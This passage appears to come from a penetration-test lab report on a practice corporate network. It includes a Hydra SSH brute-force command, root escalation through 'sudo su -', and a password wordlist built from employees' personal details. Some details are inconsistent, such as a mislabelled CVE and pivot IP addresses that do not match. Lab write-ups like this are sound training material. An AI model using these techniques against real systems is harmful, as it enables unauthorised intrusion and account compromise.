drwx------ 3 scooling scooling 4096 Apr 26  2022 mail
-rw-r--r-- 1 scooling scooling  807 Feb 20  2022 .profile
drwx------ 3 scooling scooling 4096 Apr 25  2022 snap
drwxrwxr-x 2 scooling scooling 4096 Apr 25  2022 .ssh
-rw------- 1 scooling scooling 3803 Apr 26  2022 .viminfo
```

Vulnerability Fix:

1. Implement unique passwords for each system
2. Proper network segmentation between external and internal services
3. Implement jump boxes or bastion hosts for accessing internal systems
4. Regular password audits to prevent reuse
5. Consider implementing SSH key-based authentication

Severity: High

- Password reuse enables lateral movement
- Internal mail server accessible from compromised external systems

- Critical internal infrastructure exposed

3.2.9.3 Privilege Escalation

Additional Priv Esc info Despite attempts with common privilege escalation techniques, no successful elevation of privileges was achieved. The system appeared to be properly patched and configured.

Vulnerability Exploited:

1. PwnKit (CVE-2021-3560) - Failed, likely patched
2. Permission misconfiguration analysis - No exploitable findings
3. Sudo permission enumeration - No exploitable configurations found

Severity: Low

- System appears to be properly patched against common privilege escalation vectors
- No successful elevation of privileges achieved
- Proper security controls in place for privilege management

3.2.10 System IP: 192.168.1.203

3.2.10.1 Attack Narrative

The attack on this system followed a methodical approach:

1. Initial Discovery:
    - System was discovered during internal network enumeration from 82.46.91.201
    - Found reference to sarahs machine from a note on 82.46.91.205
2. Service Enumeration:
    - Performed nmap scan revealing SSH, DNS, HTTP, LDAP services
    - Identified OpenSSH 8.2p1 running on Ubuntu Linux
    - Discovered ISC BIND 9.18.30 DNS server
    - Found Apache HTTP services
    - Noted openLDAP
3. Password Attack:

  - Used previously obtained 532corp wordlist with the sarah user in hydra

4. Post-Exploitation:
    - Ran linpeas for privilege escalation enumeration
5. Privilege Escalation Attempts:
    - Enumerated sudo permissions
    - Discovered full sudo permissions available for sarah

The attack path demonstrated multiple security issues:

- Password reuse across systems
- Exposed internal mail server functionality
- Lack of network segmentation allowing direct access

3.2.10.2 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
192.168.1.203	22/tcp, 53/tcp, 80/tcp, 389/tcp

Nmap Scan Results:

The initial nmap scan was performed through a pivot at 92.46.91.201 to reach the internal network at 192.168.1.203. The scan revealed several open services including SSH, DNS (BIND), HTTP (Apache), and LDAP.

Initial Shell Vulnerability Exploited

A brute force attack was performed against the SSH service using Hydra with the following parameters:

- Target: 192.168.1.203


- Username: sarah
- Wordlist: rockyou532.txt
- Attack performed through pivot at 92.46.91.201

The attack successfully discovered valid credentials for the user sarah, allowing SSH access to the system.

Vulnerability Explanation: The system was vulnerable to password brute forcing due to weak password policies and no implementation of account lockout or brute force protection mechanisms on the SSH service.

Additional Findings After gaining access to the system, several concerning discoveries were made:

1. Multiple exploitation artifacts:
    - Various exploitation scripts in user home directories
    - Evidence of previous compromise attempts



```
sarah@sarahsmachine:~$ ls -al
total 44
drwxr-xr-x 6 sarah sarah 4096 Apr  3  2022 .
drwxr-xr-x 4 root  root  4096 Feb 24  2022 ..
-rw------- 1 sarah sarah 1643 Apr 26  2024 .bash_history
-rw-r--r-- 1 sarah sarah  220 Feb 24  2022 .bash_logout
-rw-r--r-- 1 sarah sarah 3853 Apr 26  2024 .bashrc
drwxrwxr-x 3 sarah sarah 4096 Apr 25  2024 .byobu
drwx------ 2 sarah sarah 4096 Feb 24  2022 .cache
drwx------ 3 sarah sarah 4096 Feb 24  2022 .config
drwxrwxr-x 3 sarah sarah 4096 Feb 24  2022 .local
-rw-r--r-- 1 sarah sarah  807 Feb 24  2022 .profile
-rw-rw-r-- 1 sarah sarah   66 Feb 24  2022 .selected_editor
-rw-r--r-- 1 sarah sarah    0 Feb 24  2022 .sudo_as_admin_successful
```

Vulnerability Fix:

- Implement strong password policies requiring complex passwords
- Enable account lockout after multiple failed attempts
- Consider implementing SSH key-based authentication instead of password authentication
- Consider implementing fail2ban or similar tools to prevent brute force attacks

Severity: Critical The vulnerability allowed direct unauthorized access to the system with a valid user account.


Proof of Concept Code Here:

```
hydra -l sarah -P rockyou532.txt 192.168.1.203 ssh
```

3.2.10.3 Privilege Escalation

After gaining initial access as sarah, privilege escalation was trivial as the user was discovered to have full sudo permissions on the system.

Vulnerability Exploited: Excessive sudo permissions granted to regular user account



```
 rw-r--r-- 1 sarah sarah    0 Feb 24  2022 .sudo_as_admin_successful
sarah@sarahsmachine:~$ sudo -l
[sudo] password for sarah:
Matching Defaults entries for sarah on sarahsmachine:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sarah may run the following commands on sarahsmachine:
    (ALL : ALL) ALL
```

Vulnerability Explanation: The user ‘sarah’ was configured with unrestricted sudo access, allowing execution of any command with root privileges. This represents a significant security misconfiguration as regular users should not have unrestricted administrative access.

Vulnerability Fix:

- Implement the principle of least privilege
- Configure sudo access to only allow specific commands needed for the user’s role
- Regular audit of sudo permissions

Severity: Critical Unrestricted sudo access essentially gives full root access to the system

Exploit Code:

```
sudo -l    # To check sudo permissions
sudo su -  # To switch to root user
```

3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

3.4 Conclusion

During this lab, I identified several areas for improvement that could enhance the learning experience. The lab's vulnerability landscape was somewhat limited, which reduced the opportunity for diverse exploitation techniques. Additionally, the network environment could be more realistic, with services that have meaningful interactions and real-world implications, rather than isolated services without clear business context.

The lab's implementation had some inconsistencies that detracted from its educational value. For instance, obtaining administrative access to the LAM system did not provide the expected functionality for network-wide authentication management. The wwwx login database contained accounts that were not functional or relevant to the scenario, which reduced the realism of the exercise. The placement of shadow files in user home directories also appeared to be an artificial construct rather than a realistic system configuration.

There were indications that the lab environment may have been more extensive in previous iterations, with services like SMTP on the www box and references to a Node.js server and XSS vulnerabilities that were not present in the current version.

While the lab provided valuable practice with tools like Hydra and report writing, the overall experience could be enhanced by incorporating more realistic scenarios and a broader range of vulnerabilities to exploit.

4 Appendix A: Password Lists

4.1 Custom Wordlist Generated from Employee Information

```
momo
momo1998
Momo1998
stanford1998
Stanford1998
1998momo
1998Momo
1998stanford
1998Stanford
532
532corp
clemson
Clemson
UTA
UTAustin
Austin
yoga
UNC
unc
rameses
Rameses
gorameses
Perdue
perdue
boilermakers
Boilermakers
BoilerMakers
goboilermakers
SPE
SigmaPhiEpsilon
sigmaphiepsilon
usc
USC
BYU
```

```
byu
BringhamYoung
bringhamyoung
loyola
Loyola
kbbq
KBBQ
liluzivert
drake
Drake
0891484862
password
gotcha
root
toor
admin
backdoor
```

This wordlist was created by gathering publicly available information about employees from the 532corp website, including: - Common variations of names - School affiliations - Graduation years - Common interests - Common default passwords